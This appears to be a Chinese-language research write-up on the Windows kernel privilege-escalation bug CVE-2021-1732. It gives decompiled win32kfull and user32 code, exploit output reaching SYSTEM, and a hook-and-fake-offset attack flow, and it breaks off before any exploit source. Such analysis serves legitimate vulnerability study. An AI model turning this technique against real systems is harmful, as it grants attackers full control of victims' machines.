CVE-2021-1732 Microsoft Windows本地提权漏研究及Poc/Exploit开发

kk

分析及开发涉及到的工具，Ida pro、Windbg、Visual studio 2019，使用环境Windows 10 Version 1809 x64.

1. 漏洞描述

- 漏洞发生在Windows 图形驱动win32kfull!NtUserCreateWindowEx函数中的一处内核回调用户态分配内存与tagWND->flag属性设置不同步导致的漏洞。使得可以伪造这个tagWND->offset值发生内存越界。
- 当驱动win32kfull.sys调用NtUserCreateWindowEx创建窗口时会判断tagWND->cbWndExtra(窗口实例额外分配内存数)，该值不为空时调用win32kfull!xxxClientAllocWindowClassExtraBytes函数回调用户层user32.dll!__xxxClientAllocWindowClassExtraBytes分配空间，分配后的地址使用NtCallbackReturn函数修正堆栈后重新返回内核层并保存并继续运行，而当tagWND->flag值包含0x800属性后该保存值变成了一个offset。
- 攻击者可以Hook user32.dll!_xxxClientAllocWindowClassExtraBytes函数调用NtUserConsoleControl修改tagWND->flag包含0x800属性值后使用NtCallbackReturn返回一个自定义的值到内核tagWND->offset。


2. 受影响系统及应用版本

Windows Server, version 20H2 (Server Core Installation)
Windows 10 Version 20H2 for ARM64-based Systems
Windows 10 Version 20H2 for 32-bit Systems
Windows 10 Version 20H2 for x64-based Systems
Windows Server, version 2004 (Server Core installation)
Windows 10 Version 2004 for x64-based Systems
Windows 10 Version 2004 for ARM64-based Systems
Windows 10 Version 2004 for 32-bit Systems
Windows Server, version 1909 (Server Core installation)
Windows 10 Version 1909 for ARM64-based Systems
Windows 10 Version 1909 for x64-based Systems
Windows 10 Version 1909 for 32-bit Systems
Windows Server 2019 (Server Core installation)
Windows Server 2019
Windows 10 Version 1809 for ARM64-based Systems
Windows 10 Version 1809 for x64-based Systems
Windows 10 Version 1809 for 32-bit Systems

Windows 10 Version 1803 for ARM64-based Systems
Windows 10 Version 1803 for x64-based Systems

3. Exploit攻击效果图

Windows 10 Version 1809 for x64



C:\Users\Administrator\Desktop\CVE-2021-1732_Exploit.exe

```
Example CVE-2021-1732 Exp working in windows 10 1809(17763).
Current system version:
  MajorVer:10 MinorVer:0 BuildNumber:17763
请按任意键继续. . .
Search kernel mapping desktop heap points to hWnd: 0000000000060588
Get current kernel eprocess: ffffb18885753300
System kernel eprocess: ffffb1888027a040
Recovery bug prevent blue screen.
CVE-2021-1732 Exploit success, system permission
请按任意键继续. . .
```

smss. exe	NT AUTHORITY\SYSTEM	
Memory Compression	NT AUTHORITY\SYSTEM	
csrss. exe	NT AUTHORITY\SYSTEM	
wininit. exe	NT AUTHORITY\SYSTEM	
csrss. exe	NT AUTHORITY\SYSTEM	0. 02
winlogon. exe	NT AUTHORITY\SYSTEM	
fontdrvhost. exe	Font Driver Host\UMFD-1	
dwm. exe	Window Manager\DWM-1	0. 04
explorer. exe	FFR3R6J2FJS3550\Administrator	0. 02
SecurityHealthSystray. exe	FFR3R6J2FJS3550\Administrator	
vm3dservice. exe	FFR3R6J2FJS3550\Administrator	
vmtoolsd. exe	FFR3R6J2FJS3550\Administrator	0. 02
OneDrive. exe	FFR3R6J2FJS3550\Administrator	
procexp64. exe	FFR3R6J2FJS3550\Administrator	0. 39
CVE-2021-1732_Exploit. exe	FFR3R6J2FJS3550\Administrator	
conhost. exe	FFR3R6J2FJS3550\Administrator	
cmd. exe	NT AUTHORITY\SYSTEM	


4. 漏洞技术原理

1. 漏洞发生在Windows 图形驱动win32kfull!NtUserCreateWindowEx中。
2. 当驱动win32kfull.sys调用NtUserCreateWindowEx创建窗口时会判断tagWND->cbWndExtra(窗口实例额外分配内存数)，该值不为空时调用win32kfull!xxxClientAllocWindowClassExtraBytes函数回调用户层user32.dll!__xxxClientAllocWindowClassExtraBytes创建内存，分配后的地址使用NtCallbackReturn函数修正堆栈后重新返回内核层并保存并继续运行，而当tagWND->flag值包含0x800属性时候对该值采用offset 寻址。
3. 使用NtUserConsoleControl修改flag包含0x800属性。

5. 细节分析之POC开发

1. win32kfull!NtUserCreateWindowEx漏洞关键点


win32kfull!NtUserCreateWindowEx创建窗口时会判断tagWND->cbWndExtra(窗口实例额外分配内存数)，该值不为空时调用win32kfull!xxxClientAllocWindowClassExtraBytes函数分配内存返回分配地址。



```
xxxCreateWindowEx+11D6          mov     [rsp+4C8h+var_390], edi
xxxCreateWindowEx+11DD          lea     rcx, [r15+0A1h]
xxxCreateWindowEx+11E4          lea     rdx, [rsp+4C8h+var_390]
xxxCreateWindowEx+11EC          call    tagWND::RedirectedFieldcbwndExtra<int>::operator!=(int const &)
xxxCreateWindowEx+11F1          test    al, al
xxxCreateWindowEx+11F3          jz      loc_1C004EBB0
xxxCreateWindowEx+11F9          mov     rax, [r15+28h]
xxxCreateWindowEx+11FD          mov     ecx, [rax+0C8h] ; Length
xxxCreateWindowEx+1203          call    xxxClientAllocWindowClassExtraBytes
xxxCreateWindowEx+1208          mov     rcx, rax
xxxCreateWindowEx+120B          mov     rax, [r15+28h]
xxxCreateWindowEx+120F          mov     [rax+128h], rcx
```

图中我们可以看见偏移0xC8为tagWND->cbWndExtra,偏移0x128为tagWND->offset保存分配内存地址。


2. win32kfull!xxxClientAllocWindowClassExtraBytes函数分析:



```
15  v1 = (unsigned int)Length;
16  pInInfo = Length;
17  if ( gdwInAtomicOperation && (gdwExtraInstrumentations & 1) != 0 )
18    KeBugCheckEx(0x160u, gdwInAtomicOperation, 0i64, 0i64, 0i64);
19  ReleaseAndReacquirePerObjectLocks::ReleaseAndReacquirePerObjectLocks((ReleaseAndReacquirePerObjectLocks *)&v10);
20  LeaveEnterCritProperDisposition::LeaveEnterCritProperDisposition((LeaveEnterCritProperDisposition *)&v9);
21  EtwTraceBeginCallback(123i64);
22  v2 = KeUserModeCallback(123i64, &pInInfo, 4i64, &pOutInfo, &nOutLenth);
23  EtwTraceEndCallback(123i64);
24  LeaveEnterCritProperDisposition::~LeaveEnterCritProperDisposition((LeaveEnterCritProperDisposition *)&v9);
25  ReleaseAndReacquirePerObjectLocks::~ReleaseAndReacquirePerObjectLocks((ReleaseAndReacquirePerObjectLocks *)&v10);
26  if ( v2 < 0 || nOutLenth != 0x18 )
27    return 0i64;
28  v3 = pOutInfo;
29  if ( pOutInfo + 8 < (unsigned __int64)pOutInfo || pOutInfo + 8 > MmUserProbeAddress )
30    v3 = MmUserProbeAddress;
31  pAllocAddress = *(volatile void **)v3;
32  pAllocAddress_1 = pAllocAddress;
33  v5 = PsGetCurrentProcessWow64Process(v3);
34  ProbeForRead(pAllocAddress_1, v1, v5 != 0 ? 1 : 4);
35  return pAllocAddress_1;
```

- KeUserModeCallback使用编号123回调用户层user32.dll中的KernelCallbackTable表中函数user32.dll!_xxxClientAllocWindowClassExtraBytes。
- 31行代码中返回信息第一个指针类型指向的就是用户层分配内存地址。驱动调用ProbeForRead函数进行验证，该函数判断地址+长度小于MmUserProbeAddress就行。
- 输入到用户层参数是需分配内存大小，长度4字节。
- **返回信息长度必须为0x18字节。**
- **返回的地址+长度小于MmUserProbeAddress。**
- **当win32kfull!xxxCreateWindowEx调用win32kfull!xxxClientAllocWindowClassExtraBytes后并没有重新设置这个flag,用户可以伪装一个小于MmUserProbeAddress任意值进行越界写入(一次性)。**

3. win32kfull!xxxConsoleControl设置flag包含0x800属性:



```
122       if ( (*(_DWORD *)(*(_QWORD *)v13 + 0xE8i64) & 0x800) != 0 )
123       {
124         v18 = (_DWORD *)(*(_QWORD *)(*(_QWORD *)(v12 + 0x18) + 0x80i64) + *(_QWORD *)(v16 + 0x128));
125       }
126       else
127       {
128         v18 = DesktopAlloc(*(_QWORD *)(v12 + 0x18), *(_DWORD *)(v16 + 0xC8));
129         if ( !v18 )
130         {
131           v5 = -1073741801;
132 LABEL_18:
133           ThreadUnlock1();
134           return v5;
135         }
136         if ( *(_QWORD *)(*(_QWORD *)v13 + 0x128i64) )
137         {
138           v24 = PsGetCurrentProcess(v17);
139           v28 = *(_DWORD *)(*(_QWORD *)v13 + 0xC8i64);
140           v26 = *(const void **)(*(_QWORD *)v13 + 0x128i64);
141           memmove(v18, v26, v28);
142           if ( (*(_DWORD *)(v24 + 0x304) & 0x40000008) == 0 )
143             xxxClientFreeWindowClassExtraBytes(v12, *(_QWORD *)(*(_QWORD *)(v12 + 0x28) + 0x128i64));
144         }
145         *(_QWORD *)(*(_QWORD *)v13 + 0x128i64) = (char *)v18 - *(_QWORD *)(*(_QWORD *)(v12 + 0x18) + 0x80i64);
146       }
147       if ( v18 )
148       {
149         *v18 = *((_DWORD *)a2 + 2);
150         v18[1] = *((_DWORD *)a2 + 3);
151       }
152       *(_DWORD *)(*(_QWORD *)v13 + 0xE8i64) |= 0x800u;
```


图中我们可以看得出偏移0xE8是一个flag。

- 当flag值包含0x800属性时候偏移0x128保存得分配内存地址变成了offset 寻址。
- 当flag值不包含0x800属性则重新分配内存并设置偏移0x128改成offset 寻址。
- 第152行代码设置flag值包含0x800属性。

4. win32kfull!NtConsoleControl函数分析:

NtConsoleControl 该函数为未公开函数，我们需要结合分析进行后续调用。


1. NtConsoleControl



```
__int64 __fastcall NtUserConsoleControl(unsigned int nIndex, volatile void *pInInfo, unsigned int nInLength
{
  SIZE_T v3; // rbx
  __int64 v6; // rcx
  unsigned int v7; // ebx
  SIZE_T v8; // rsi
  _QWORD Src[3]; // [rsp+30h] [rbp-38h] BYREF

  v3 = nInLength;
  Src[0] = 0i64;
  Src[1] = 0i64;
  Src[2] = 0i64;
  EnterCrit(0i64, 1i64);
  if ( nIndex <= 6 )
  {
    if ( (unsigned int)v3 <= 0x18 )
    {
      if ( pInInfo && (_DWORD)v3 )
      {
        v8 = v3;
        ProbeForRead(pInInfo, v3, 2u);
        memmove(Src, (const void *)pInInfo, v3);
        v7 = xxxConsoleControl(nIndex, (struct _CONSOLE_PROCESS_INFO *)Src, v3);
        ProbeForWrite(pInInfo, v8, 2u);
        memmove((void *)pInInfo, Src, v8);
```

- 输入参数1：功能序号，小于等于6
- 输入参数2：输入信息
- 输入参数3：输入信息长度小于等于0x18

2. xxxConsoleControl




```
102  if ( nIndex_dec != 1 )
103    return (unsigned int)-1073741821;
104  if ( nInLength != 0x10 )
105    return (unsigned int)-1073741811;
106  v11 = ValidateHwnd(*(_QWORD *)pInInfo);
107  v12 = v11;
108  if ( v11 )
109  {
110    v13 = v11 + 0x28;
111    v14 = *(_QWORD *)(v11 + 0x28);
112    if ( (*(_BYTE *)(v14 + 0x12) & 4) == 0 && *(char *)(v14 + 19) >= 0 && *(int *)(v14 + 200) >= 8 )
113    {
114      if ( *(_QWORD *)(*(_QWORD *)(v11 + 16) + 416i64) != PsGetCurrentProcessWin32Process(v14) )
115        return (unsigned int)-1073741790;
116      v15 = W32GetThreadWin32Thread((__int64)KeGetCurrentThread());
117      v27[0] = *(_QWORD *)(v15 + 0x198);
118      *(_QWORD *)(v15 + 0x198) = v27;
119      v27[1] = v12;
120      _InterlockedIncrement((volatile signed __int32 *)(v12 + 8));
121      v16 = *(_QWORD *)v13;
122      if ( (*(_DWORD *)(*(_QWORD *)v13 + 0xE8i64) & 0x800) != 0 )
123      {
124        v18 = (_DWORD *)(*(_QWORD *)(*(_QWORD *)(v12 + 0x18) + 0x80i64) + *(_QWORD *)(v16 + 0x128));
125      }
126      else
127      {
128        v18 = DesktopAlloc(*(_QWORD *)(v12 + 0x18), *(_DWORD *)(v16 + 0xC8));
129        if ( !v18 )
130        {
131          v5 = -1073741801;
132 LABEL_18:
133          ThreadUnlock1();
134          return v5;
135        }
136        if ( *(_QWORD *)(*(_QWORD *)v13 + 0x128i64) )
137        {
138          v24 = PsGetCurrentProcess(v17);
139          v28 = *(_DWORD *)(*(_QWORD *)v13 + 0xC8i64);
140          v26 = *(const void **)(*(_QWORD *)v13 + 0x128i64);
141          memmove(v18, v26, v28);
142          if ( (*(_DWORD *)(v24 + 0x304) & 0x40000008) == 0 )
143            xxxClientFreeWindowClassExtraBytes(v12, *(_QWORD *)(*(_QWORD *)(v12 + 0x28) + 0x128i64));
144        }
145        *(_QWORD *)(*(_QWORD *)v13 + 0x128i64) = (char *)v18 - *(_QWORD *)(*(_QWORD *)(v12 + 0x18) + 0x80i64);
146      }
147      if ( v18 )
148      {
149        *v18 = *((_DWORD *)pInInfo + 2);
150        v18[1] = *((_DWORD *)pInInfo + 3);
151      }
152      *(_DWORD *)(*(_QWORD *)v13 + 0xE8i64) |= 0x800u;
153      goto LABEL_18;
154    }
155  }
156  return v5;
157 }
```

- **第102行代码处nIndex == 6 编号是修改flag属性包含0x800功能地方。**
- **第104行代码处判断输入信息长度必须为0x10。**

- **第106行代码处获取输入信息第一个位置为HWND是窗口句柄。**
- **第152行代码处用传入的HWND调用ValidateHwnd转换成内核tagWND结构后偏移0x28(内核tagWND映射到用户层地址)中修改flag值包含0x800属性。**

5. user32!_xxxClientAllocWindowClassExtraBytes函数分析：




```
1 NTSTATUS __fastcall _xxxClientAllocWindowClassExtraBytes(unsigned int *a1)
2 {
3   _QWORD Result[5]; // [rsp+20h] [rbp-28h] BYREF
4 
5   LODWORD(Result[1]) = 0;
6   Result[2] = 0i64;
7   Result[0] = RtlAllocateHeap(pUserHeap, 8u, *a1);
8   return NtCallbackReturn(Result, 0x18u, 0);
9 }
```

@2 提到内核win32kfull!xxxClientAllocWindowClassExtraBytes会调用KeUserModeCallback进入用户模式回调。返回信息的长度必须为0x18字节。user32!_xxxClientAllocWindowClassExtraBytes函数分配后的地址使用NtCallbackReturn函数修正堆栈后重新返回内核层并保存并继续运行。

NtCallbackReturn的函数原型NTSTATUS __stdcall NtCallbackReturn(PVOID Result, ULONG ResultLength, NTSTATUS Status)
第8行代码我们可以看出NtCallbackReturn返回了长度0x18的数据，数据第一个8字节是分配后的地址。

6. win32kfull!NtUserCreateWindowEx漏洞流程图


Normal
Ring3
User32!CreateWindowEx
Ring0
Win32kfull!NtUserCreateWindowEx
Win32kfull!xxxClientAllocWindowClassExtraBytes
Ring3
Ring0
User32!_xxxClientAllocWindowClassExtraBytes
Attack
Ring3
User32!CreateWindowEx
Ring0
Win32kfull!NtUserCreateWindowEx
Win32kfull!xxxClientAllocWindowClassExtraBytes
Ring3
Ring0
Hook User32!_xxxClientAllocWindowClassExtraBytes
call Win32u!NtUserConsoleControl to flag|0x800
call Ntdll!NtCallbackReturn to return fake value

漏洞Attack流程图我们可以看出只要Hook user32!_xxxClientAllocWindowClassExtraBytes中调用NtUserConsoleControl跟NtCallbackReturn就行。


@3 提到调用NtUserConsoleControl会重新设置tagWND->offset跟tagWND->flag值包含0x800属性， flag值包含0x800属性采用offset 寻址。我们在当前调用NtUserConsoleControl的目的就是修改tagWND->flag值包含0x800属性, 再调用NtCallbackReturn函数返回指定值目的是重新修改tagWND->offset, 因为win32kfull!xxxClientAllocWindowClassExtraBytes会把返回值放入到tagWND->offset。

7. 构造POC

系统创建一个窗口流程：
1. 应用程序创建一个窗口会调用user32!CreateWindow/Ex函数。
2. 使用user32u!ZwUserCreateWindowEx函数进入内核模式。
3. 内核驱动win32kXX!NtUserCreateWindowEx从Desktop heap分配窗口对象tagWND, 并以窗口的句柄（HWND）类型返回给调用方。。。。
